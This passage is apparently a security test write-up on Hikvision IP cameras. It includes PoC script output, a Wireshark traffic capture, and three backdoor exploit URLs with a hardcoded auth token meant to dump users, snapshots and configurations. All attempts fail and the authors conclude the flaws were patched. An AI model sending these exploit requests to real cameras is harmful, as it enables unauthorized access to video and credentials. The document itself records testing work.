[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote "10.1.72.37:80"
[i] ETag: "2a3-1e0-5c52aa2e"
[-] Could not verify if vulnerable (Code: 500)
[i] Checking if vulnerable with "reboot"
[+] Remote is not vulnerable
```

We also tried to sneak into the traffic using Wireshark, using the filter http.host == "10.1.64.9":


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
http.host == "10.1.64.9"

No.   Time          Source       Destination  Protocol Length Info
16145 21.336038583  10.2.49.8    10.1.64.9    HTTP      452 GET /doc/script/login.js?version=V4.0.1build190131 HTTP/1.1
16186 21.367749879  10.1.64.9    10.2.49.8    HTTP     1682 HTTP/1.1 200 OK  (application/javascript)
16192 21.376204818  10.2.49.8    10.1.64.9    HTTP      463 GET /doc/script/config/ui.config.js?version=V4.0.1build190131 HTTP/1.1
16193 21.376300586  10.2.49.8    10.1.64.9    HTTP      472 GET /doc/script/lib/encryption/encryption.js?version=V4.0.1build190131 HTTP/1.1
16194 21.376349110  10.2.49.8    10.1.64.9    HTTP      461 GET /doc/script/isapi/response.js?version=V4.0.1build190131 HTTP/1.1
16195 21.376452654  10.2.49.8    10.1.64.9    HTTP      460 GET /doc/script/common/plugin.js?version=V4.0.1build190131 HTTP/1.1
16226 21.408993230  10.1.64.9    10.2.49.8    HTTP     3045 HTTP/1.1 200 OK  (application/javascript)
16239 21.408999002  10.1.64.9    10.2.49.8    HTTP     3461 HTTP/1.1 200 OK  (application/javascript)
16248 21.417691353  10.2.49.8    10.1.64.9    HTTP      459 GET /doc/script/isapi/device.js?version=V4.0.1build190131 HTTP/1.1
16324 21.480363561  10.1.64.9    10.2.49.8    HTTP     2455 HTTP/1.1 200 OK  (application/javascript)
16332 21.480418105  10.1.64.9    10.2.49.8    HTTP    12349 HTTP/1.1 200 OK  (application/javascript)
16342 21.488524768  10.2.49.8    10.1.64.9    HTTP      454 GET /doc/script/service.js?version=V4.0.1build190131 HTTP/1.1
16354 21.490617808  10.1.64.9    10.2.49.8    HTTP     3347 HTTP/1.1 200 OK  (application/javascript)
16361 21.494774511  10.1.64.9    10.2.49.8    HTTP     1143 HTTP/1.1 200 OK  (application/javascript)
16384 21.506094765  10.2.49.8    10.1.64.9    HTTP      554 GET /doc/i18n/en/Login.json?version=V4.0.1build190131 HTTP/1.1
16392 21.512177810  10.1.64.9    10.2.49.8    HTTP     1336 HTTP/1.1 200 OK  (text/html)
16403 21.518187277  10.2.49.8    10.1.64.9    HTTP      555 GET /doc/i18n/en/Config.json?version=V4.0.1build190131 HTTP/1.1
16495 21.565848397  10.1.64.9    10.2.49.8    HTTP    14465 HTTP/1.1 200 OK  (text/html)
16529 21.596346588  10.2.49.8    10.1.64.9    HTTP      457 GET /doc/ui/images/logo.png HTTP/1.1
16530 21.596433585  10.2.49.8    10.1.64.9    HTTP      464 GET /doc/ui/images/login-icons.png HTTP/1.1
16531 21.596576339  10.2.49.8    10.1.64.9    HTTP      461 GET /doc/ui/images/login-bg.png HTTP/1.1
16532 21.596617766  10.2.49.8    10.1.64.9    HTTP      458 GET /doc/ui/images/login.jpg HTTP/1.1
16533 21.596655389  10.2.49.8    10.1.64.9    HTTP      465 GET /doc/ui/images/config-icons.png HTTP/1.1
16536 21.603772680  10.2.49.8    10.1.64.9    HTTP      466 GET /doc/ui/images/pigsney-close.png HTTP/1.1
16551 21.609531985  10.1.64.9    10.2.49.8    HTTP     2344 HTTP/1.1 200 OK  (PNG)
16552 21.609527854  10.1.64.9    10.2.49.8    HTTP      837 HTTP/1.1 200 OK  (PNG)
16564 21.609592962  10.1.64.9    10.2.49.8    HTTP     3004 HTTP/1.1 200 OK  (PNG)
16575 21.627987756  10.2.49.8    10.1.64.9    HTTP      481 GET /SDK/activateStatus HTTP/1.1
16589 21.658281835  10.1.64.9    10.2.49.8    HTTP     1225 HTTP/1.1 200 OK  (PNG)
16591 21.658281152  10.1.64.9    10.2.49.8    HTTP     1189 HTTP/1.1 200 OK  (PNG)

> Frame 14282: 458 bytes on wire (3664 bits), 458 bytes captured (3664 bits) on interface wlan0, id 0
> Ethernet II, Src: IntelCor_65:1a:c6 (24:41:8c:65:1a:c6), Dst: IETF-VRRP-VRID_62 (00:00:5e:00:01:62)
> Internet Protocol Version 4, Src: 10.2.49.8, Dst: 10.1.64.9
> Transmission Control Protocol, Src Port: 43670, Dst Port: 80, Seq: 1, Ack: 1, Len: 392
> Hypertext Transfer Protocol

0000  00 00 5e 00 01 62 24 41  8c 65 1a c6 08 00 45 00   ··^··b$A
0010  01 bc 5e c2 40 00 40 06  55 66 0a 02 31 08 0a 01   ··^·@·@·
0020  40 09 aa 96 00 50 8b cd  b8 ce 7b f0 bf de 80 18   @····P··
0030  01 f6 86 c2 00 00 01 01  08 0a cd 8c 26 29 09 00   ········
0040  93 66 47 45 54 20 2f 20  48 54 54 50 2f 31 2e 31   ·fGET /
0050  0d 0a 48 6f 73 74 3a 20  31 30 2e 31 2e 36 34 2e   ··Host:
0060  39 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d   9··User-
0070  6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 58 31 31 3b   ozilla/5 .0
0080  20 4c 69 6e 75 78 20 78  38 36 5f 36 34 3b 20 72    Linux x
0090  76 3a 31 30 39 2e 30 29  20 47 65 63 6b 6f 2f 32   v:109.0)
00a0  30 31 30 30 31 30 31 20  46 69 72 65 66 6f 78 2f   0100101
00b0  31 31 33 2e 30 0d 0a 41  63 63 65 70 74 3a 20 74   113.0··A
00c0  65 78 74 2f 68 74 6d 6c  2c 61 70 70 6c 69 63 61   ext/html
00d0  74 69 6f 6e 2f 78 68 74  6d 6c 2b 78 6d 6c 2c 61   tion/xht
00e0  70 70 6c 69 63 61 74 69  6f 6e 2f 78 6d 6c 3b 71   pplicati on/
00f0  3d 30 2e 39 2c 69 6d 61  67 65 2f 61 76 69 66 2c   =0.9,ima ge/
0100  69 6d 61 67 65 2f 77 65  62 70 2c 2a 2f 2a 3b 71   image/we
0110  3d 30 2e 38 0d 0a 41 63  63 65 70 74 2d 4c 61 6e   =0.8··Ac
0120  67 75 61 67 65 3a 20 65  6e 2d 55 53 2c 65 6e 3b   guage: e n-
0130  71 3d 30 2e 35 0d 0a 41  63 63 65 70 74 2d 45 6e   q=0.5··A
0140  63 6f 64 69 6e 67 3a 20  67 7a 69 70 2c 20 64 65   coding:
0150  66 6c 61 74 65 0d 0a 44  4e 54 3a 20 31 0d 0a 43   flate··D NT:

Hypertext Transfer Protocol: Protocol          Packets: 43429 · Displayed: 98 (0.2%)          Profile: Default
```

We were hoping that by monitoring the traffic, we would be able to capture the image packets that are being transmitted from the camera in real time, that is using the http protocol. But this resulted in us getting little to no information, none of the images were being transmitted in a non-encrypted manner.

Replication of the Backdoor Exploit

The IP that we use in this exploit is from one of the IP's that we extracted

IP - 10.1.64.9



http://10.1.64.9/doc/page/login.asp?_1682858562685
HIKVISION
English
User Name
Password
Forgot password?
Login
©2019 Hikvision Digital Technology Co., Ltd. All Rights Reserved.


Hikvision Login Page

From the article mentioned above,

Exploit 1 - Lets us retrieve a list of all users and their roles:

http://10.1.64.9/Security/users?auth=YWRtaW46MTEK

Error message:



Access Error: 404 -- Not Found


Request Refuse: cgi integrate function is disabled.

"Request Refuse: cgi integrate function is disabled," suggests that the server has disabled the use of CGI scripts on its platform. CGI (Common Gateway Interface) is a protocol that allows web servers to execute scripts and programs in response to user requests. If the server has disabled this functionality, it may cause errors when trying to access certain features or scripts on the website.

Exploit 2 - Lets us obtain a snapshot of the camera without authentication

http://10.1.64.9/onvif-http/snapshot?auth=YWRtaW46MTEK

Error message:



Access Error: 404 -- Not Found

Request Refuse: ONVIF integrate function is disabled.


The error message "Request Refuse: ONVIF integrate function is disabled" suggests that the server has disabled the use of ONVIF integration on its platform. ONVIF (Open Network Video Interface Forum) is a standard for the exchange of video data between network video devices, such as IP cameras and NVRs (network video recorders).

Since ONVIF is disabled, all HikCGI (Hikvisons Common Gateway Interface) calls will give us the same/similar error.

Exploit 3 - Lets one download all configurations of the camera.

http://10.1.64.9/System/configurationFile?auth=YWRtaW46MTEK

Error message:



Access Error: 404 -- Not Found

Request Refuse: cgi integrate function is disabled.

The error message "Request Refuse: cgi integrate function is disabled" suggests that the server has disabled the use of CGI scripts on its platform. CGI (Common Gateway Interface) is a protocol that allows web servers to execute scripts and programs in response to user requests.

Conclusion - Vulnerabilities must have been patched/blocked using over the air update.